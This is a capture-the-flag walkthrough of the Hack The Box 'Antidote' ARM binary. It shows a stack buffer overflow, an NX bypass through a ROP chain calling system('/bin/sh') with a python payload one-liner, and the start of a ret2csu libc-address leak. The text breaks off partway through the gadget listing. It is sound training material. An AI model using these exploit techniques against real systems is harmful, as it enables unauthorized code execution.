Open in app


Karol Mazurek Follow

Nov 2, 2021 · 7 min read

Save

PWN Antidote challenge— HTB


NX bypass && ROP chain && RET2CSU [ARM][x32]



This is my 10th walkthrough referring to the methodology described here.
It will be as always:

- concise
- straight to the point

0. Download the binary:



1. Basic checks:

```
❯ file antidote
antidote: ELF 32-bit LSB executable,
ARM, EABI5 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.3,
for GNU/Linux 2.6.16, not stripped

❯ checksec antidote
[*] '/home/karmaz/HTB/antidote'
    Arch:     arm-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8000)
```

- As can be seen above, the executable has been compiled for **ARM** processors, and executing it on an **x86_64** architecture would normally result in an error telling us that:

```
The binary file cannot be executed due to an error in the executable
format.
```

- It is because instructions are encoded differently on these two architectures.
- You can bypass this restriction with the **QEMU user-space emulator** which allows you to run binaries for other architectures on our host system.

3. Install needed packages:

> *I am using Linux Mint 20, but it should work on Ubuntu as well:*

```
sudo apt install gcc-arm-linux-gnueabihf binutils-arm-linux-
gnueabihf binutils-arm-linux-gnueabihf-dbg gdb-multiarch qemu-user
```

- Executing the binary with the **QEMU user emulator** shows another error:

```
❯ qemu-arm -L /usr/arm-linux-gnueabihf ./antidote
/lib/ld-linux.so.3: No such file or directory
```

- Dynamic linker `ld-linux.so.3` is needed, but it is named differently in the `arm-linux-gnueabihf` directory => (`ld-linux-armhf.so.3`).
- To run binary you could copy this or link it to the **/lib/** directory:

```
sudo cp /usr/arm-linux-gnueabihf/lib/ld-linux-armhf.so.3 /lib/ld-
linux.so.3
qemu-arm -L /usr/arm-linux-gnueabihf ./antidote
```

- One of the ways you can debug this binary is to use the **qemu-user** emulator and tell **GDB** to connect to it through a TCP port.
- To do this, run **qemu-arm** with the **-g** flag and a **port number** on which it should wait for a **GDB** connection.
- The **-L** flag sets the ELF interpreter prefix to the path you supply.

```
qemu-arm -g 1234 -L /usr/arm-linux-gnueabihf ./antidote
```

- Open another terminal window and use the following command:

```
gdb-multiarch -q --nh -ex 'set architecture arm' -ex 'file antidote'
-ex 'target remote localhost:1234' -ex 'layout split' -ex 'layout
regs'
```

- The `-nh` flag instructs it to not read the **.gdbinit** file (it can get buggy if you have a GDB wrapper installed)
- The `-ex` options are the commands we want `gdb-multiarch` to set at the start of the session.
- The first one sets the target architecture to **arm** (use arm64 for 64-bit binaries)
- Then the binary itself, tell it where to find the binary running in our **qemu-arm emulation**.
- The final two commands are used to split and display the source, disassembly, command, and register windows.


```
Register group: general
r0             0x0                 0                 r1             0xfffeef93          -69741
r2             0x0                 0                 r3             0x0                 0
r4             0x0                 0                 r5             0x0                 0
r6             0x0                 0                 r7             0x0                 0
r8             0x0                 0                 r9             0x0                 0
r10            0x10734             67380             r11            0x0                 0
r12            0x0                 0                 sp             0xfffeedb0          0xfffeedb0
lr             0x0                 0                 pc             0xff7c4a80          0xff7c4a80
cpsr           0x10                16                fpscr          0x0                 0
fpsid          0x410430f0          1090793712        fpexc          0x40000000          1073741824
AMAIR0_S       0x0                 0                 AFSR0_EL1      0x0                 0
AMAIR1_S       0x0                 0                 VBAR_S         0x0                 0
AFSR1_EL1      0x0                 0                 DBGDIDR        0x3515f021          890630177
VPIDR_S        0x412fc0f1          1093648625        DBGDSAR        0x0                 0
VTTBR          0x0                 0                 DBGBVR         0x0                 0
DBGBCR         0x0                 0                 DBGWVR         0x0                 0
VMPIDR_S       0x80000000          -2147483648       TCR_EL2_S      0x0                 0

  >0xff7c4a80  ldr r10, [pc, #148]  ; 0xff7c4b1c
   0xff7c4a84  ldr r4, [pc, #148]   ; 0xff7c4b20
   0xff7c4a88  mov r0, sp
   0xff7c4a8c  blx 0xff7c5190
   0xff7c4a90  add r6, pc, #132     ; 0x84
   0xff7c4a94  add r10, r10, r6
   0xff7c4a98  ldr r4, [r10, r4]
   0xff7c4a9c  mov r6, r0
   0xff7c4aa0  ldr r1, [sp]
   0xff7c4aa4  add r2, sp, #4
   0xff7c4aa8  cmp r4, #0
   0xff7c4aac  bne 0xff7c4ad0
   0xff7c4ab0  add r3, r2, r1, lsl #2
   0xff7c4ab4  add r3, r3, #4
   0xff7c4ab8  ldr r0, [pc, #108]   ; 0xff7c4b2c
   0xff7c4abc  ldr r0, [r10, r0]
   0xff7c4ac0  blx 0xff7cfeb0

remote Thread 1.389329 In:                                                   L??   PC: 0xff7c4a80
(gdb)
```


5. First vulnerability — Buffer overflow:

- First, continue the execution in **gdb** (1).
- Generate the de Bruijn sequence using `cyclic` (2).
- Copy-paste the payload (3).
- Spot the instruction pointer overflow (4).
  (**EIP** == **PC** on the **ARM** arch)
- Check the offset (5).



6. Control the execution flow:


- Restart the binary and attach gdb.
- Create an overflow and set the 220–224 bytes to "BBBB" to confirm the **Program Counter** control.



7. Set up ARM environment:


> *Up to this point, I did everything on my operating system, however, I ran into some*

- Download the VMware image.
- Mount it.
- Start ARM environment as shown below:




Source: https://azeria-labs.com/arm-lab-vm/

- Copy-paste challenge files to the Virtual Machine
- Transfer files to the Raspberry:



- Test if it works:

Open in app



```
pi@raspberrypi:~/htb $ ls
antidote  libc.so.6
pi@raspberrypi:~/htb $ chmod +x *
pi@raspberrypi:~/htb $ ./antidote
Bzzzzzzz... Bzzzzzzzzzzzzzzz... Damn those bugs!
Come on, hurry up analyzing that bug's DNA! I can't wait to get out of here!
Careful there! That hurt!
AAAAAAAAAAAAAA
pi@raspberrypi:~/htb $
```

8. Exploit the binary — bypass NX:

- Create `test1` file with


  `python -c 'print "A"*220 + "BBBB" + "C"*200' > test1`

- Run the binary in `gdb` with `test1` as an input

```
pi@raspberrypi:~/htb $ gdb ./antidote -q
[*] No debugging session active
GEF for linux ready, type `gef' to start, `gef config' to configure
56 commands loaded for GDB 7.7.1 using Python engine 2.7
[*] 4 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./antidote...(no debugging symbols found)...done.
gef> r < test1
Starting program: /home/pi/htb/antidote < test1
Bzzzzzzz... Bzzzzzzzzzzzzzzz... Damn those bugs!
Come on, hurry up analyzing that bug's DNA! I can't wait to get out of here!
Careful there! That hurt!

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
--------------------------------------------------------------------------[ registers ]----
$r0   : 0x00000000
$r1   : 0xbefff180 -> 0x41414141 ("AAAA"?)
$r2   : 0x0000012c
$r3   : 0x00000000
$r4   : 0x00000000
$r5   : 0x00000000
$r6   : 0x00008438 -> <_start+0> mov r11,  #0
$r7   : 0x00000000
$r8   : 0x00000000
$r9   : 0x00000000
$r10  : 0xb6ffc000 -> 0x0002ff44
$r11  : 0x41414141 ("AAAA"?)
$r12  : 0x00000000
$sp   : 0xbefff260 -> 0x43434343 ("CCCC"?)
$lr   : 0x00008554 -> <main+112> mov r3,  #0
$pc   : 0x42424242 ("BBBB"?)
$cpsr : [thumb fast interrupt overflow carry zero negative]
------------------------------------------------------------------------------[ stack ]----
0xbefff260|+0x00: 0x43434343    <-$sp
0xbefff264|+0x04: 0x43434343
0xbefff268|+0x08: 0x43434343
0xbefff26c|+0x0c: 0x43434343
0xbefff270|+0x10: 0x43434343
0xbefff274|+0x14: 0x43434343
0xbefff278|+0x18: 0x43434343
0xbefff27c|+0x1c: "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
-----------------------------------------------------------------------[ code:armv5te ]----
[!] Cannot disassemble from $PC
----------------------------------------------------------------------------[ threads ]----
[#0] Id 1, Name: "antidote", stopped, reason: SIGSEGV
------------------------------------------------------------------------------[ trace ]----
-------------------------------------------------------------------------------------------
gef> 
```


- In ARM the first four arguments are passed via **r0** to **r3** and later arguments are passed through the stack.
- In this case, the **system** function takes **one argument** as the command to be executed.
- To get a shell you need to pass the string "**/bin/sh**" as the first argument in the register **r0** and after that, call the system function.
- Below is an example of a buffer overflow scenario with `pop {r0, r4, pc}` ROP gadget chain.



- (1) Padding of **220 "A"** bytes.
- (2) Address of ROP gadget from **libc-2.19.so.**
(it is libc used on Raspberry for local exploit only)
- (3) Pointer to `"/bin/sh\x00"` string from **libc-2.19.so** popped into `R0`.
- (4) Random junk-string popped into `R4` register.
- (5) System address from **libc-2.19.so** popped into `PC`.

```
0x0007a12c : pop {r0, r4, pc}
---
strings -t x -a libc-2.19.so| grep "/bin/sh"
11db20 /bin/sh
---
nm -D libc-2.19.so | grep '\<system\>'
00039fac W system
---
python -c 'print "A"*220 + "\x2c\xe1\xeb\xb6" + "\x20\x1b\xf6\xb6" +
"A" *4 + "\xac\xdf\xe7\xb6"'  > payload
```

- Local code execution:



9. Remote exploit — RET2CSU:

- In order to exploit the "**Antidote**" remotely, you have to leak the **base libc address** during binary runtime.
- The **libc.so.6** library used on the target machine was made available in the challenge package.
- To calculate the **base libc address**, it will be needed to leak `__write` address from **libc.so.6** during binary execution and its dynamic symbol address before execution.
- You can utilize the **write(2)** functionality to do that because `write()` the function can be found within `antidote` binary which is loaded without any randomization on any system:

```
gef> disas main
Dump of assembler code for function main:
   0x000084e4 <+0>:	push	{r11, lr}
   0x000084e8 <+4>:	add	r11, sp, #4
   0x000084ec <+8>:	sub	sp, sp, #216	; 0xd8
   0x000084f0 <+12>:	ldr	r3, [pc, #108]	; 0x8564 <main+128>
   0x000084f4 <+16>:	ldr	r3, [r3]
   0x000084f8 <+20>:	mov	r0, r3
   0x000084fc <+24>:	mov	r1, #0
   0x00008500 <+28>:	mov	r2, #2
   0x00008504 <+32>:	mov	r3, #0
   0x00008508 <+36>:	bl	0x8414 <setvbuf>
   0x0000850c <+40>:	ldr	r3, [pc, #84]	; 0x8568 <main+132>
   0x00008510 <+44>:	sub	r1, r11, #156	; 0x9c
   0x00008514 <+48>:	mov	r2, r3
   0x00008518 <+52>:	mov	r3, #152	; 0x98
   0x0000851c <+56>:	mov	r0, r1
   0x00008520 <+60>:	mov	r1, r2
   0x00008524 <+64>:	mov	r2, r3
   0x00008528 <+68>:	bl	0x83f0 <memcpy>
   0x0000852c <+72>:	sub	r3, r11, #156	; 0x9c
   0x00008530 <+76>:	mov	r0, #1
   0x00008534 <+80>:	mov	r1, r3
   0x00008538 <+84>:	mov	r2, #152	; 0x98
   0x0000853c <+88>:	bl	0x8420 <write>
   0x00008540 <+92>:	sub	r3, r11, #220	; 0xdc
   0x00008544 <+96>:	mov	r0, #0
   0x00008548 <+100>:	mov	r1, r3
   0x0000854c <+104>:	mov	r2, #300	; 0x12c
   0x00008550 <+108>:	bl	0x83e4 <read>
   0x00008554 <+112>:	mov	r3, #0
   0x00008558 <+116>:	mov	r0, r3
   0x0000855c <+120>:	sub	sp, r11, #4
   0x00008560 <+124>:	pop	{r11, pc}
   0x00008564 <+128>:	andeq	r0, r1, r4, ror #16
   0x00008568 <+132>:	andeq	r8, r0, r4, asr #12
End of assembler dump.
```

> RET2CSU exploit explained in three gadgets && three steps:
>
> *1. Fill **R10, R8** and **R7** with the three parameters for* `write()` *function.*
>
> *2. Fill **R3** with the address of the* `write()` *function* `0x8420`.
>
> *3. Utilize 3rd gadget for **register swap** and **branching** to the address inside **R3**.*

```
### First gadget:
gef> x/i __libc_csu_init+188
   0x8628 <__libc_csu_init+188>: pop {r4, r5, r6, r7, r8, r9, r10, pc}
### Second gadget:
ROPgadtet --binary antidote | grep "pop {r3, pc}"
   0x000083cc : pop {r3, pc}
### Third gadget:
gef> x/4i __libc_csu_init+136
   0x85f4 <__libc_csu_init+136>: mov r0, r10
   0x85f8 <__libc_csu_init+140>: mov r1, r8
   0x85fc <__libc_csu_init+144>: mov r2, r7
